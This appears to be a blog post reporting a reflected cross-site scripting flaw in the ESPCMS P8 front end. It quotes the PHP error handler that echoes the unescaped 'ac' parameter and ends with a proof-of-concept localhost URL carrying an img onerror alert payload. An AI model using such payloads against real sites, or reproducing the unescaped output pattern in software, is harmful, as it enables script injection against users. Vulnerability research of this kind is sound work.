MSRC TOP100

悟已往之不谏，知来者之可追

ESPCMS P8 stable version Front-end reflective xss

Download the source code first

In the directory espcms_web\espcms_load.php line 67

```
if (!is_file($module_filename)) {
    espcms_message_err('public_pack-espcms_module_file_err', array($ac_name));
}
```

Will return the html code directly


```
function espcms_message_err($message_code, $format_code = array()) {
    $title = espcms_lan_pack('public_pack-espcms_soft_title_err');
    $message_lan = espcms_lan_pack($message_code);
    if (isset($message_lan) && !empty($message_lan) && is_array($format_code) && count($format_code) > 0) {
        $message = vsprintf($message_lan, $format_code);
    } else {
        $message = $message_lan;
    }
    $message_html_code = '<!DOCTYPE html>
    <html xmlns="http://www.w3.org/1999/xhtml" dir=\'ltr\'>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <title>' . $title . '</title>
        <script type="text/javascript" src="' . ESPCMS_ADMIN_URL . 'js/jquery.min.js"></script>
        <script type="text/javascript" src="' . ESPCMS_ADMIN_URL . 'js/iframeResizer.contentWindow.min.js"></script>
        <style type="text/css">
            html {
                background: #eee;
            }
            body {
                background: #fff;
                color: #333;
                font-family: "Open Sans", sans-serif;
                margin: 2em auto;
                padding: 20px;
                max-width: 92%;
                -webkit-box-shadow: 0 1px 3px rgba(0,0,0,0.13);
                box-shadow: 0 1px 3px rgba(0,0,0,0.13);
            }
            h1 {
                border-bottom: 1px solid #dadada;
                clear: both;
                color: #666;
                font: 24px "Open Sans", sans-serif;
                margin: 30px 0 0 0;
                padding: 0;
                padding-bottom: 7px;
            }
            #error-page {
                margin-top:40px;
            }
            #error-page p {
                font-size: 14px;
                line-height: 1.5;
                margin: 25px 0 20px;
            }
            #error-page code {
                font-family: Consolas, Monaco, monospace;
            }
            ul li {
                margin-bottom: 10px;
                font-size: 14px ;
            }
            a {
                color: #333;
                text-decoration: underline;
            }
            a:hover {
                color: #fa0000;
                text-decoration: underline;
            }
            .button {
                background: #f7f7f7;
                border: 1px solid #cccccc;
                color: #555;
                display: inline-block;
                text-decoration: none;
                font-size: 13px;
                line-height: 26px;
                height: 28px;
                margin: 0;
                padding: 0 10px 1px;
                cursor: pointer;
                -webkit-border-radius: 3px;
                -webkit-appearance: none;
                border-radius: 3px;
                white-space: nowrap;
                -webkit-box-sizing: border-box;
                -moz-box-sizing:    border-box;
                box-sizing:         border-box;
                -webkit-box-shadow: inset 0 1px 0 #fff, 0 1px 0 rgba(0,0,0,.08);
                box-shadow: inset 0 1px 0 #fff, 0 1px 0 rgba(0,0,0,.08);
                vertical-align: top;
            }
            .button.button-large {
                height: 29px;
                line-height: 28px;
```

```
            padding: 0 12px;
        }
        .button:hover,
        .button:focus {
            background: #fafafa;
            border-color: #999;
            color: #222;
        }
        .button:focus  {
            -webkit-box-shadow: 1px 1px 1px rgba(0,0,0,.2);
            box-shadow: 1px 1px 1px rgba(0,0,0,.2);
        }
        .button:active {
            background: #eee;
            border-color: #999;
            color: #333;
            -webkit-box-shadow: inset 0 2px 5px -3px rgba( 0, 0, 0, 0.5 );
            box-shadow: inset 0 2px 5px -3px rgba( 0, 0, 0, 0.5 );
        }
        code {
            font-size:14px;padding:0px 5px;color:#eb3609;
        }
    </style>
</head>
<body id="error-page">' . $message . '</body></html>';
exit($message_html_code);
}
```

Directly cause cross-site scripting

We request directly

http://127.0.0.1/espcms/index.php?ac=<img src=1 onerror=alert(1)>&at=List



从此山高路远，纵马扬鞭。愿往后旅途，三冬暖，春不寒，天黑有灯，下雨有伞。此生尽兴，不负勇往。

分类: 安全随笔

紅人
粉丝 - 147 关注 - 0
+加关注

« 上一篇： 【代码审计】ESPCMSP8(易思企业建站管理系统)漏洞报告
» 下一篇： c集合